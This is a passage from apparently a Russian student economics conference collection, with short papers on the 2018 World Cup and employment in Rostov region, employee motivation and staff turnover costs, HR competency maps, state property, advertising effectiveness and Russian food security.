В своей финансовой деятельности транснациональные корпорации используют особенности валютного, налогового и таможенного регулирования тех стран, где функционируют дочерние подразделения. Манипулируя различными финансовыми условиями, которые им предоставляют государства, ТНК добиваются увеличения чистого денежного потока. Более того, особые финансовые условия позволяют ТНК формировать свои внутренние рынки, для которых характерны внутрифирменная торговля и трансфертные цены. Таким образом, в создании условий, необходимых для эффективного функционирования ТНК участвуют как они сами, так и государства, заинтересованные в развитии международного бизнеса.

Для России крайне важно продолжить сотрудничество со странами Евросоюза, даже в условиях осложнившихся политических отношений между странами, в целях способствования активному росту экономики в будущем.

Литература:

1. Шевченко Д.А., Ловянников А.Ю. Формирование финансовой стратегии, ориентированной на инновационное развитие компании // Экономические аспекты стратегии модернизации России. Сб. научных трудов. – Ростов н/Д.: АкадемЛит, 2011.
2. Европейские ТНК в российской экономике// <http://www.webeconomy.ru/>
3. Владимирова И.Г Менеджмент в России и за рубежом. Москва, 2010.
4. Расчеты UES и газеты “Ведомости” на основе реальных показателей компаний 2011-2013гг.
5. Кузнецова В.А., Казанская Н.Н. (СибГАУ, г. Красноярск, РФ) Особенности функционирования транснациональных корпораций
6. [Элитный Трейдер](http://ELITETRADER.RU/), ELITETRADER.RU/,2013

Роль чемпионата мира по футболу 2018 в решении проблем занятости в ростовской области

Бахчевникова Я.С.

Научный руководитель: Андрейченко Н.В., к.э.н., доцент

Сегодня, проведение крупных спортивных мероприятий международного масштаба, таких как Олимпиада, Чемпионат мира по футболу и т.п., могут дать принимающей стране как прямые, прежде всего, экономические выгоды (доход от продажи билетов, прав телетрансляций, сувенирной продукции, приток инвестиций в регион, развитие инфраструктуры), так и косвенные, заключающиеся, в первую очередь, в повышение имиджа страны, привлекательности региона/страны для туристов и т.д.

Что касается грядущего Чемпионата мира по футболу 2018, уже сегодня о степени его влияния на занятость населения Ростовской области можно судить по некоторым косвенным показателям.

Первое, о чем можем утверждать уже сегодня – это динамика численности безработных по Ростовской области [3]. В 2014 г. количество безработных равнялось 125,8 тыс. человек, в то время как в 2009 г. – 184,8 тыс. Таким образом, наблюдается положительная тенденция – сокращение численности безработных почти на 60 тыс. человек. Косвенно, причиной этому является, в том числе, и подготовка к Чемпионату мира 2018.

Также наблюдается положительная динамика абсолютных показателей в секторах экономики, которые окажутся в наиболее выгодном положении благодаря проведению Чемпионата мира по футболу. Это строительство, пищевая промышленность, бизнес-услуги, коммунальное обслуживание

(электроэнергетика, газоснабжение, водоснабжение, канализация и уборка городских территорий), информационные услуги и т.д.

Например, сумма объема работ, выполненных по виду деятельности «Строительство», в Ростовской области в период с 2008 по 2014 гг. возросла почти на 80 млрд. рублей. Это говорит о том, что подготовка к Чемпионату мира-2018 ведется и новые рабочие места активно создаются.

Сегодня идет реконструкция старых и строительство совершенно новых стадионов. Помимо этого строятся мультимодальный порт, Южный хаб, линии коммуникаций, электроэнергетика, дороги, гостиницы. А это тысячи новых рабочих мест.

Планируется, что Чемпионат мира обеспечит работой около 810 тыс. трудящихся по всей России. В ростовской области идет речь о дополнительной занятости 28 тыс. [2]. Создание такого количества новых рабочих мест приведет к росту поступлений НДФЛ в городской и региональный бюджеты минимум на 2 млрд руб. в течение каждого года.

Данный план по созданию дополнительной занятости активно реализуется уже сегодня, за три года до проведения турнира. Об этом можно судить по ряду прямых показателей, таких как численность занятых в экономике по видам экономической деятельности.

Основными секторами экономики, которые развиваются прежде всего в рамках подготовки к Чемпионату мира, являются строительство, гостиничный и ресторанный бизнес, транспорт и связь и т.д. Распределение численности занятых в экономике по данным видам экономической деятельности в Ростовской области в период с 2010 (года объявления России хозяйкой Чемпионата мира по футболу 2018) по 2013 гг. отражает положительную тенденцию – количество занятых в этих отраслях с годами увеличивается.

Так, количество занятых в одном только секторе «Строительство» в период с 2010 г. увеличилось более чем на 10 тыс. человек (в 2010 г. – количество занятых составляло 140,8 тыс. человек, в 2013 г. – 151,4 тыс. человек)[3].

Динамика распределения численности занятых в секторе «Гостиницы и рестораны» в Ростовской области в 2008-2013 гг. также говорит о том, что в этот период наблюдалось активное создание новых рабочих мест – их было создано порядка 2 тысяч [3].

В секторе «Транспорт и связь» также можно наблюдать положительную тенденцию - около 5 тысяч новых рабочих мест было создано в данной отрасли экономики Ростовской области в период с 2010 по 2013 гг. [3].

Таким образом, во всех отраслях, тесно связанных с подготовкой к Чемпионату мира по футболу 2018, наблюдается рост числа занятых.

Однако утверждать, что данное явление будет иметь столь положительную тенденцию и после завершения Чемпионата мира по футболу, по нашему мнению, не совсем правильно. Более того данное системное положительное влияние на экономику по большей части является не постоянным. Фактически, после прекращения инвестиций и завершения Чемпионата мира по футболу его положительное влияние будет зависеть от способности заинтересованных сторон использовать новые возможности и то наследие, которое после него останется.

Таким образом, драйверами создания новых рабочих мест в Ростовской области после ЧМ могут стать развитие индустрии туризма и гостеприимства, обслуживание объектов «наследия» и т.д.

Литература:

1. Гераскин В.О. Сочи после Олимпиады: локомотив развития юга России // <http://www.basel.ru/>

2. Интервью с губернатором Ростовской области В. Голубевым // <http://www.interfax.ru/>

3. Федеральная служба государственной статистики // <http://www.gks.ru/>

Особенности механизма оценки экономической эффективности нематериальной мотивации на примере ООО "Дельта-Холод"

Григорьева А.А.

Научный руководитель: Бутова С.В., к.э.н., доцент

На современном этапе развития особенностью управления персоналом становится возрастающая роль личности работника. Достижение эффективности деятельности предприятий любой области деятельности невозможно без поиска современных форм нематериальной мотивации труда. Особенно в условиях кризиса и когда предприятие только начинает свою деятельность нематериальная мотивация персонала может помочь руководителю рационально и эффективно организовать бизнес-процессы. И в том и в другом случае для предприятия характерным является дефицит финансовых средств. В такой ситуации для руководителя необходимо использование нематериальных способов мотивации.

Основная сложность применения систем нематериальной мотивации состоит в том, что их эффективность практически неизмерима. Качество и эффективность системы нематериальной мотивации оценивается на основе следующих показателей: оценка удовлетворённости сотрудников предприятия системой нематериальной мотивации и деятельностью службы управления персоналом в целом; повышение производительности труда,

обусловленное внедрением нематериальной мотивации; оценка экономического эффекта от снижения текучести кадров.

Приведем пример оценки нематериальной мотивации в конкретной компании. ООО «Дельта-Холод» на данный момент осуществляет оптовую и мелкооптовую продажу и доставку мороженого мяса, филе, мяса птицы, и других продуктов. Из нематериальных стимулов в компании присутствуют социальный пакет, который включает в себя только добровольное медицинское страхование, и прозрачная налоговая система, что является недостаточным условием формирования приверженности персонала организации. ООО «Дельта-Холод» был предложен пакет нематериальной мотивации сотрудников, основанный на разделении работников исходя из их поведенческих характеристик.

Одним из наиболее приемлемых методов оценки эффективности системы нематериальной мотивации является оценка экономического эффекта от снижения текучести персонала вследствие проведения мероприятий по совершенствованию системы нематериальной мотивации.

Текучесть персонала составила в 2014 году 14 %, при внедрении системы нематериальной мотивации предполагается снижение текучести персонала до 5 %, т. е. снижение должно составить 9%, соответственно $D_{\text{КТК}} = 0,09$.

Необходимо определить затраты, связанные с процедурами увольнения и найма сотрудника в ООО «Дельта-Холод».

Затраты на увольнение: 2 часа специалиста по персоналу – 200 р/ч; 1 час непосредственного руководителя – 350 р/ч; 3 часа уволившегося сотрудника – 150 р/ч.

Затраты на найм нового сотрудника: размещение вакансии в газете – 600 р; размещение вакансии на сайте SuperJob – 3500 р; 25 часов специалиста по персоналу на проведение собеседований – 200 р/ч; 10 часов специалиста по персоналу на проведение тестирования и обработку результатов – 200 р/ч; 1 час специалиста по персоналу на оформление документов при приеме на работу – 200 р/ч; Затраты на адаптацию нового сотрудника: 3 часа в день 60 дней наставника – 150 р/ч; 2 тренинга в среднем по 20000 р. Итак, затраты на увольнение, найм и адаптацию в ООО «Дельта-Холод» в среднем составляют 79500 р.

Проведем расчёт экономического эффекта от снижения уровня текучести персонала на 9 %: $S_{\text{ТК}} = 0,09 \times 50 \text{ чел.} \times 79500 \text{ руб.} = 357750 \text{ руб.}$

Таким образом, экономический результат за счет снижения текучести персонала на 9 % составляет 357750 рублей в год. Месячная экономия составит 29812,5 рублей.

Предложенная методика оценки экономической эффективности нематериальной мотивации может использоваться в любых организациях

как инструмент анализа человеческих ресурсов и принятия решений о внедрении системы нематериальной мотивации.

В центре внимания руководства компании должно быть создание системы нематериальной мотивации, в которой гармонично объединятся все мотивирующие факторы и при ее внедрении, прежде всего, необходимо четко понимать, достижению какой цели она будет способствовать, и будет ли она эффективна.

Литература:

1. Веснин В.Р. Практический менеджмент персонала: Пособие по кадровой работе. – М.: Юрист, 2001.
2. Мансуров Р.Е. Оценка эффективности деятельности службы управления персоналом: <http://www.aup.ru>.
3. Считаю текучесть персонала: <http://www.kadrovik.ru/>

Особенности формирования идеального профессионального портрета hr-менеджера на основе карты компетенций

Заргарян Д.М.

Научный руководитель: Несолёная О.В., преподаватель

Современное управление человеческими ресурсами наполнилось новым содержанием, в связи с чем, появилась сравнительно новая для России профессия менеджера по персоналу или HR-менеджера.

В России полномочия и соответствующие им компетенции HR-менеджера в большинстве случаев окончательно не определены. Зачастую выделяют следующее разграничение полномочий по функциональным обязанностям: HR-администратор по работе с кадрами (вспомогательная роль); HR-специалист (участие во всех аспектах управления персоналом); HR-деловой партнер (тесное взаимодействие с линейными руководителями); HR-стратег (активное влияние на кадровую политику организации). [3]

В чистом виде данные функции не выполняются, а комбинируются. Каждой группе полномочий HR-менеджера должны соответствовать определенные личностные и профессиональные компетенции. Определение ключевых компетенций, которыми должен обладать HR-менеджер, является прерогативой, в первую очередь, руководителя организации.

Наиболее значимые компетенции необходимо закрепить в должностных инструкциях сотрудников, а также составить отдельный документ – карту компетенций. Карта компетенций представляет собой портрет идеального сотрудника, в котором обозначены требования к личностным и профессиональным характеристикам сотрудника.

Процесс формирования идеального профессионального портрета сотрудника достаточно сложен и включает в себя ряд этапов.

На первом этапе формирования профессионального портрета HR-менеджера необходимо выделить основные функции и операции, которые он выполняет. На втором этапе проводится анализ критических инцидентов, т.е. сложных рабочих ситуаций, с которыми ежедневно сталкивается HR-менеджер. В рамках третьего этапа определяются профессионально важные качества, которыми должен обладать HR-менеджер для успешного выполнения поставленных перед ним задач. Данные качества необходимо выявить по каждой функции и по каждому критическому инциденту. Четвертый этап включает ранжирование качеств экспертами по степени значимости. По оценкам всех экспертов подсчитывается средний балл по каждому качеству. Качеству, получившему наивысший балл, присваивается наибольший ранг, т.е. первый. В итоге необходимо отобрать 10–25 профессионально важных качеств. Так создается список компетенций HR-менеджера. На заключительном этапе составляется карта компетенций, которая представляет собой идеальный профессиональный портрет сотрудника.

На основе проведенного исследования, нами был сформирован список наиболее значимых компетенций, которыми должен обладать идеальный HR-менеджер, проведено их ранжирование по степени важности на основе средних оценок респондентов и составлена карта компетенций (см. рис. 1).




Рисунок 1 – Карта компетенций идеального HR – менеджера с позиций студентов, HR – менеджеров и руководителей предприятий

Из рисунка можно заметить, что между мнениями HR-менеджеров и студентов существуют значительные разногласия на предмет степени важности той или иной компетенции. Специалисты в сфере управления человеческими ресурсами, опираясь, прежде всего, на должностную инструкцию HR-менеджера, сделали упор на интеллектуальную составляющую. Студенты же, ключевыми компетенциями указали общительность, понимание людей, эмоциональную саморегуляцию, считая, что успешная работа HR-менеджера во многом зависит от его умения понять свой персонал, найти к нему подход. Такое расхождение во мнениях можно объяснить тем, что выпускники ВУЗов, в большинстве своем, приобретают теоретические знания, которые мало подкреплены практикой, в отличие от опытных HR-менеджеров, делающих акцент на образование и опыт.

На основе расчета среднего ранга, нами был составлен профессиональный портрет идеального HR-менеджера (см. рис. 2).




Рисунок 2 – Профессиональный портрет идеального HR – менеджера

Карта компетенций позволяет преодолеть недостатки квалификационной карты, а именно: сосредоточение на технических, в большей степени формальных характеристиках кандидата (его прошлом) или работника, низкая ориентация на индивидуальные характеристики и потенциал профессионального развития работника. Она облегчает работу сотрудников службы управления персоналом, принимающих работников на работу, организуют аттестацию, планирование профессионального обучения

персонала и его профессионально-квалификационное продвижение, формирование резерва руководителей.

Подводя итог, можно сказать, что выявленные с помощью исследования ключевые компетенции позволят HR-менеджеру выстраивать отношения с руководителями и персоналом более эффективно, а также чувствовать себя комфортно и уверенно при управлении персоналом.

Литература:

1. Власов Е. Ключевые компетенции HR-менеджера: что делает и что не делает HR. Официальный сайт ведущего портала о кадровом менеджменте HRM. RU – // <http://hrm.ru/kljuchevye-kompetencii-hr-menedzhera-chto-delaet-i-chto-ne-delaet-hr>.

2. Митрофанова Е.А., Коновалова В.Г., Белова О.Л. Компетентностный подход в управлении персоналом. – М.: Проспект, 2012.

3. Профессионально важные качества HR-а. Официальный сайт электронного практического журнала по кадровой работе «Кадровое дело» – // <http://www.kdelo.ru/art/67701-professionalno-vajnye-kachestva-hr-a>

4. Словарь по управлению персоналом. Официальный сайт HR-Portal: HR-сообщества и публикации // <http://hr-portal.ru/varticle/menedzher-po-personalu>

Трансформация роли государственной собственности в экономике России

Калинина Н.В.

Приоритетная форма собственности определяет характер экономической системы, способы присвоения и распределения благ. В ходе структурных изменений в хозяйственном укладе России ведущее положение заняла частная форма собственности. Однако государственная собственность интегрировалась в новые условия, а российская экономика перешла к смешанному типу, где весомую роль играет государство.

Трансформационные процессы отношений собственности в широких масштабах протекали в 1990-е гг. Несмотря на переход к рынку, трансформация собственности и ее структуры продолжается. Как показала история, в зависимости от состояния экономики соотношение между формами собственности может изменяться. Как правило, в благоприятные периоды, периоды подъема, влияние государства минимально, но во время кризисов государство начинает активно вмешиваться в экономику. Данный процесс получил названия концепции «маятника», которую развил А.Е. Шаститко: «Новейшая экономическая история дает основания утверждать, что существует определенная цикличность в изменении соотношения между масштабами государственного вмешательства и действием рыночного

механизма» [4]. На фоне продолжающейся приватизации роль государственной собственности меняется: усложняются ее структура, формы реализации. Следовательно, необходимо обоснование наличия значительного государственного сектора в условиях рынка.

На заре капитализма государство служило мощным рычагом первоначального накопления капитала, организуя государственные мануфактуры и фабрики. Затем роль государства меняется, так как оно становится тормозом для нового хозяйственного уклада, который не требует протекционистской политики. В дальнейшем, как известно, позиция государства вновь меняется под действием кризисов, что объясняет кейнсианская теория.

В настоящее время государство усиливает свое влияние в экономике. По данным Минэкономразвития России, в 2014 г. в госсекторе в России было создано около 50% ВВП (в 2006 г. 38% ВВП) [6]. Кроме этого, доля предприятий, подконтрольных государству, также растет. Согласно исследованиям экспертов BNP Paribas, в нефтедобыче в 1999 г. государство контролировало 10%, сейчас – 45% производства; в банковском секторе – 49%, в транспортном – 73% [5]. Как видно, масштабы государственной собственности реагируют на конъюнктуру рынка, особенно на кризисные явления. Однако официальная статистика свидетельствует о снижении размеров госсектора. Так, численность занятых в госсекторе заметно снижается, что показано в табл. 1.

Таблица 1 – Численность занятых по формам собственности, тыс. чел. [3]

	1992	2000	2005	2008	2009	2010	2011	2012	2013
Всего в экономике	71905	64517	66792	68474	67463	67577	67727	67968	67785
в том числе по формам собственности:									
государственная, муниципальная	49660	24371	22499	21530	21097	20566	19896	19494	19221
частная	13887	29776	36178	39110	39014	39585	39826	40615	40684
собственность общественных и религиозных организаций (объединений)	583	526	382	358	329	319	314	311	307
смешанная российская	7580	8114	5202	4274	3841	3880	4290	4055	4020
иностранная, совместная российская и иностранная	195	1730	2531	3202	3182	3227	3401	3493	3553

Аналогичная тенденция наблюдается в динамике государственных предприятий – их количество сократилось с 150,8 тыс. в 2000 г. до 116,1 тыс. в 2013 г. [3].

Данное противоречие объясняется тем, что государство, уменьшая прямое влияние на экономику, усиливает косвенное. Использование косвенных методов приводит к трансформации роли государственной собственности, поскольку изменяются цели и задачи государственного вмешательства в хозяйственную систему.

Общепринятой точкой зрения в экономической теории является объяснение наличия государственной собственности провалами рынка – участие государства в сферах, где частная собственность не в состоянии удовлетворить спрос. Однако в настоящее время государство активно осуществляет предпринимательскую деятельность в отраслях, традиционно относящихся к частному сектору, например, в банковской системе. Следовательно, в этом случае мотивы смещаются с производства общественных благ на контроль, сохранение стабильности, устойчивое развитие конкретных сфер хозяйственной системы. Так, государство участвует в капитале крупнейших банков и финансовых корпораций, деятельность которых определяет стабильность финансовой системы. Осуществление данных функций предполагает, что государство должно иметь соответствующие материальные возможности, поэтому наличие государственной собственности в ряде отраслей представляется обоснованным. Однако вопрос о масштабах вмешательства государства в рыночную среду остается дискуссионным.

Усиление позиций государственной собственности реализуется путем участия государства в капитале акционерных компаний, через контроль стратегических отраслей экономики, посредством государственно-частного партнерства и т.д. Проникая в акционерный капитал, государственная собственность образует смешанные (государственно-частные) предприятия. Смешанные предприятия, согласно методологии Росстата, выделяются в отдельную группу, что приуменьшает масштабы государственной собственности. В то же время количество смешанных предприятий с долей государства в капитале растет, при этом такие предприятия, как правило, являются стратегически важными для экономики страны.

Смена прямого участия в экономике на косвенное – основная тенденция трансформации государственной собственности. Смещение приоритетов от запасов к потокам проявляется в сокращении вещественной части государственной собственности и одновременном усилении финансовых инструментов, используемых государством. Так, в настоящее время расширяется государственно-частное партнерство.

Таким образом, трансформация роли государственной собственности детерминирована рыночной конъюнктурой и целями государства в конкретный промежуток времени. Любые изменения масштабов госсектора должны преследовать одну цель – эффективное решение экономических и социальных проблем.

Литература:

1. Распоряжение Правительства РФ от 27 января 2015 г. N 98-р «О плане первоочередных мероприятий по обеспечению устойчивого развития экономики и социальной стабильности в 2015 г.»
2. Областной закон Ростовской области от 22.07.2010 № 448-ЗС «Об основах государственно-частного партнерства»
3. Краткий статистический сборник «Россия в цифрах-2014» // www.gks.ru
4. Шаститко А. Е. Мировой финансовый кризис — возможность для ремонта институтов? // Вопросы экономики. 2008. № 12
5. Официальный сайт АО «БНП ПАРИБА Банк» // www.bnpparibaszaor.ru
6. Официальный сайт Минэкономразвития России // www.economy.gov.ru

Advertising effectiveness

Karapetyan L.A.

Научный руководитель: Mlodzinskaya N.V., senior lecturer, Chair of English for Humanities

Advertising is a form of marketing communication used to persuade an audience to take or continue some action, usually with respect to a commercial offering, or political or ideological support.

Unlike most of the business world, which is governed by numerous feedback loops, the advertising industry receives little objective, reliable feedback on its advertising. First, few ads and commercials are ever tested among consumers. Second, once the advertising goes on air, sales response is a notoriously poor indicator of advertising effectiveness because there is always so much “noise” in sales data. Third, some of the feedback is confusing and misleading: agency and client preferences and biases, the opinions of the client’s wife, and so on.

Advertising testing could provide a reliable feedback loop and lead to much better advertising, but many obstacles stand in the way. The first great barrier to better advertising is self-delusion. Most of us believe, in our heart-of-hearts, that we know what good advertising is and that there is no need for any kind of independent, objective evaluation.

A second barrier to better advertising is the belief that sales performance will tell if the advertising is working. Unless the sales response to the advertising is immediate and overwhelming, it is almost impossible to use sales data to judge the effectiveness of the advertising.

A third barrier to better advertising is a pervasive tendency of many (but not all) advertising agencies to delay, undermine, and thwart efforts to objectively test their creative “babies.”

The fourth barrier to more effective advertising is the big creative ego. The belief that only the “creatives” in the agency can create advertising—and the conviction that creativity is their exclusive domain—constitute a major barrier.

A fifth barrier to better advertising is the widespread belief that one’s major competitors know what they are doing. So, just copy the advertising approaches of the competition, and success will surely follow.

The sixth barrier to better advertising is lack of strategy, or having a poor strategy. The client has not done his homework, has not thought deeply about his brand and its future, and has not developed and tested strategy alternatives.

A seventh barrier to better advertising is client ineptness. Some clients’ processes, policies, and people tend to discourage the creation of great advertising.

The eighth and last barrier to better advertising is poor copy testing by research companies. Many advertising testing systems are limited to a few markets. Some systems are so expensive that the cost of testing exceeds the value of the results.

Given all of these barriers to better advertising, how can client, agency, and research company work together to create more effective advertising?

1. The client must craft a sound strategy for its brand, based on facts, not wishful thinking and self-delusion. The client must carefully define the role of advertising in the marketing plan and set precise communication objectives for the advertising.

2. As creative executions are developed against the strategy, each execution should be pretested among members of the target audience (pretesting refers to testing advertising before it is aired, and/or before final production. When the term “testing” is used in this article, it is a shorthand term for “pretesting.”)

3. Use the same pretesting system consistently. There is no perfect advertising pretesting system. Some are better than others, but any system will help improve your advertising.

4. If budget permits, test the advertising at an early stage in the creative process and also test at the finished commercial stage. Early-stage testing allows rough commercials to be tweaked and fine-tuned before you spend the big dollars on final production.

5. Build your own “action standards” over time. As you test every execution, you will begin to learn what works and what doesn’t work. Think of the pretesting company’s norms as very crude, rough indicators to help you get started with a testing program.

6. Use a mathematical model to derive an overall score for each execution. It doesn’t matter that an ad has great persuasion if it does not register the brand name.

7. Use the pretesting results as a guide, as an indicator, but do not become a slave to the mathematical model.

8. Client and agency need to accept that “continuous improvement” of the advertising is an important goal. This means that every execution is tested and tweaked based on scientific evidence from the target audience.

9. The ultimate goal of testing is an advertising success formula that works.

The purpose of advertising is to convince customers that a company's services or products are the best, enhance the image of the company, point out and create a need for products or services, demonstrate new uses for established products, announce new products and programs, reinforce the salespeople's individual messages, draw customers to the business, and to hold existing customers.

We believe in the power of advertising, based on thousands of studies in our archives. Advertising has the power to persuade, the power to influence the mind and shape destiny. It has the power to change markets and improve profit margins.

References:

1. Collins English Dictionary Online.
2. Altstiel, Tom, and Jean Grow. Advertising Strategy: Creative Tactics From the Outside/In. CA: Sage Publication Inc, 2006. Print.
3. Martin, Brett A. S. "The Influence of Gender on Mood Effects in Advertising, 2003.
4. "The Marketing Mix and 4 Ps - Marketing Skills Training from". MindTools.com. Retrieved 2014.
5. **Jerry W. Thomas**, Decision Analyst, 2008.

Продовольственная безопасность России: факторы и особенности

Колесникова И.В.

Обеспечение продовольственной безопасности является одним из ключевых направлений формирования эффективной системы национальной безопасности России в среднесрочной перспективе, фактором сохранения ее государственности и суверенитета, важнейшей составляющей демографической политики.

Согласно Доктрине, в Российской Федерации должен поддерживаться следующий уровень обеспеченности продуктами отечественных производителей (с учетом переходящих запасов): зерна – не менее 95%; сахара – не менее 80%; растительного масла – не менее 80%; мяса и мясопродуктов (в пересчете на мясо) – не менее 85%; молока и молокопродуктов (в пересчете на молоко) – не менее 90%; рыбной

продукции – не менее 80%; картофеля – не менее 95%; соли пищевой – не менее 85%[1].

В последние годы общий уровень продовольственной безопасности в стране оценивается на уровне 87–89%. В 2013 году по отдельным продуктам доля их производства отечественными производителями в совокупном предложении составляла: мясо – 79,1%, молоко – 77,5%, яйца – 97,2%, рыба – 71,7%, картофель – 98,5%, овощи – 89,3%.

В 2014 г. отставание от определенного доктриной уровня собственного производства составило: по мясу – на 5,9%, молоку – 12,5%, рыбе – 8,3%.

Согласно перечню товаров и услуг, входящих в потребительскую корзину РФ, устанавливается минимальный объем потребления набора продуктов питания для граждан Российской Федерации. На основе данных таблицы определим объем продовольствия, обеспечивающий минимальное потребление продуктов на уровне потребительской корзины. Так, в 2013 г. население РФ составляло 143 347 059 чел., в т.ч.: дети – 24 110 018 чел., мужчины и женщины трудоспособного возраста – 86 137 502 чел., пенсионеры – 33 099 539 чел [7].

Структура предложения отдельных видов продукции и продуктов питания согласно данных Росстата в 2013 г. составила [7]:

1) Картофеля произведено 30,184 млн. тонн, импортировано 0,763 млн. тонн, на личное потребление израсходовано 15,989 млн. тонн.

2) Овощей произведено 16,109 млн. тонн, импортировано 2,817 млн. тонн. Потребление составило 15,713 млн. тонн.

3) Фруктов произведено 3,380 млн. тонн, импортировано 7,201 млн. тонн. Потребление составило 9,180 млн. тонн.

4) Мясопродуктов произведено 8,545 млн. тонн, импортировано 2,480 млн. тонн. Потребление составило 10,812 млн. тонн.

5) Рыбопродуктов произведено 4,522 млн. тонн, импортировано 2,120 млн. тонн. Потребление составило 3,560 млн. тонн.

6) Молокопродуктов произведено 30,529 млн. тонн, импортировано 9,445 млн. тонн. Потребление составило 35,632 млн. тонн.

7) Яиц произведено 41286,3 млн. штук, импортировано 1205,9 млн. штук. Потребление составило 38585,2 млн. штук.

Предложение большинства из указанных продуктов питания покрывает уровни, предусмотренные параметрами потребления потребительской корзины. Однако фактическое потребление овощей, фруктов и молокопродуктов ниже предусмотренного уровня. При этом всех запасов молокопродуктов в целом не хватило бы на обеспечение должного уровня потребления. Это неудивительно, ведь эксперты отмечают падение производства молока в последние годы.

Далее рассмотрим импортозамещение, как направление обеспечения продовольственной безопасности, в контексте альтернативных издержек

сельскохозяйственного производства. Согласно концепции международного разделения труда определённые страны специализируются на производстве отдельных видов товаров, согласно их географическому положению, обеспеченности ресурсами, трудозатратам. Товары производятся там, где альтернативные издержки производства ниже, с последующим международным обменом. Возможно, было бы рациональнее не устанавливать такой высокий порог по самообеспечению, а некоторые продукты импортировать. В 2015 г. планируется заместить 80% импортной говядины на отечественную [10]. Современный российский агрокомплекс явно отстает в техническом и технологическом оснащении. Из-за этого отечественная продукция зачастую не конкурентоспособна. В России на производство качественной говядины и свинины, на специализированные мясные породы приходится лишь 10%. Более того, производство мяса вообще не является самостоятельным видом деятельности [4]. Однако, низкий курс рубля удорожает импорт и отечественная продукция приобретает ценовые конкурентные преимущества. Себестоимость производства свинины в России в конце 2014 г. выросла на 30% [9]. Что касается говядины – цены на нее повысились, однако себестоимость производства не превышает цену зарубежной продукции. В молочной отрасли значительно выросли затраты производителей, соответственно поднялась себестоимость, и на фоне недостатка субсидирования возросли потоки импорта [6].

Вместе с тем, в условиях реализации антисанкционных мер, за последний год стоимостной импорт молочной продукции сократился на 56,1%, мяса – на 17,4%, рыбы – на 27,3%, овощей – на 73,2% [11]. И, возможно, санкции как раз поспособствуют развитию отечественного производителя, и через некоторое время Российское производство будет полностью соответствовать показателям, указанным в Доктрине.

Литература:

1. Указ Президента РФ от 30 января 2010 г. N 120 «Об утверждении Доктрины продовольственной безопасности Российской Федерации»// СПС «Консультант Плюс»
2. Антамошкина Е.Н. Аграрная политика и продовольственная безопасность России // Экономика и менеджмент инновационных технологий. – 2013г. - № 6
3. Гончаров В. Импортзамещение в продовольственном комплексе //Экономист. – 2015г. - №3
4. Мясное скотоводство в России. Интервью генерального директора Национального Союза производителей говядины Д. Черкесова //www.myasportal.ru/stati-Itervju/myasnnoe-skotovodstvo-v-rossii/

